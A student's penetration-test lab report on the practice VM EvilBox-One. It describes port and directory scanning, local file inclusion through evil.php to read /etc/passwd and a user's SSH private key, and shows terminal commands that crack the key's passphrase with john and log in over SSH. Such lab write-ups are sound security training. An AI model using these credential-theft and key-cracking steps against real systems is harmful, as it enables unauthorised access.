Module 42 Part 1 Report

Tester's name: Stanley Ford

Lab 1 "RSA Madness":


- General information:

Testing period: 08.10.2023


Test object: https://www.vulnhub.com/entry/evilbox-one,736/

- Description of actions:


I installed an image of the machine, which was the following screen with login (IP: 192.168.56.103):



Being in the very first stage of the pentest, I should have known which ports are open using the nmap utility:




Based on the scan results, it became clear that TCP port 22 and 80 were open with ssh and http services running, respectively. The server runs on Apache version 2.4.38 (Debian)



I went to 192.168.56103:80 and saw the standard Apache page2.

After examining the code of the page element, I didn't find anything useful there.


In order to move forward with the service, you need to know more. Therefore, with the help of the gobuster utility, I will try to find out what folders are on the server:



So, I found a robots.txt that contains the message "Hello H4x0r", so I'll remember "haxor" as a potential login.


The secret directory with a blank page was also found (code inspection also revealed nothing).

Let's look for something in the secret directory:




We found an evil.php file, which again leads to an empty page with empty code.

Let's try to fuzzize the parameters of this php file:




A single command parameter was found. Let's try to do LFI with it.




This is very good news, because the etc/passwd file has been received. I see that the bin/bash shell is only used by the root and the mowree user.

So, having the information that SSH is being used, you can steal the private key of this user. By default, the key is /.ssh/id_rsa or /id_dsa:



I copied it to my Kali machine to connect with it via SSH to the user:



Now I am required to provide a passphrase.

I'll try to reset the hash with john the ripper, running it through ssh2john for the format it reads,

and then run the hash through the rockyou.txt dictionary with the utility itself:


```
┌──(urals㉿kali)-[~/Desktop]
└─$ /usr/bin/ssh2john id_rsa > crackme

┌──(urals㉿kali)-[~/Desktop]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt crackme
Created directory: /home/urals/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
unicorn          (id_rsa)
1g 0:00:00:00 DONE (2023-10-08 18:51) 14.28g/s 17742p/s 17742c/s 17742C/s unicorn
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Almost instantly, a match was found: the code word unicorn.

```
mowree@EvilBoxOne: ~
File  Actions  Edit  View  Help

┌──(urals㉿kali)-[~/Desktop]
└─$ chmod 600 id_rsa

┌──(urals㉿kali)-[~/Desktop]
└─$ chmod 700 id_rsa

┌──(urals㉿kali)-[~/Desktop]
└─$ ssh mowree@192.168.56.103 -i id_rsa
The authenticity of host '192.168.56.103 (192.168.56.103)' can't be established.
ED25519 key fingerprint is SHA256:0x3tf1iiGyqlMEM47ZSWSJ4hLBu7FeVaeaT2FxM7iq8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.103' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Connection closed by 192.168.56.103 port 22

┌──(urals㉿kali)-[~/Desktop]
└─$ ssh mowree@192.168.56.103 -i id_rsa
Enter passphrase for key 'id_rsa':
Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
mowree@EvilBoxOne:~$ whoami
mowree
mowree@EvilBoxOne:~$
```

This time I connected successfully via ssh as a mowree user.


With the ls command, I looked at the contents of the home directory, found there user.txt and, in fact, the user flag:



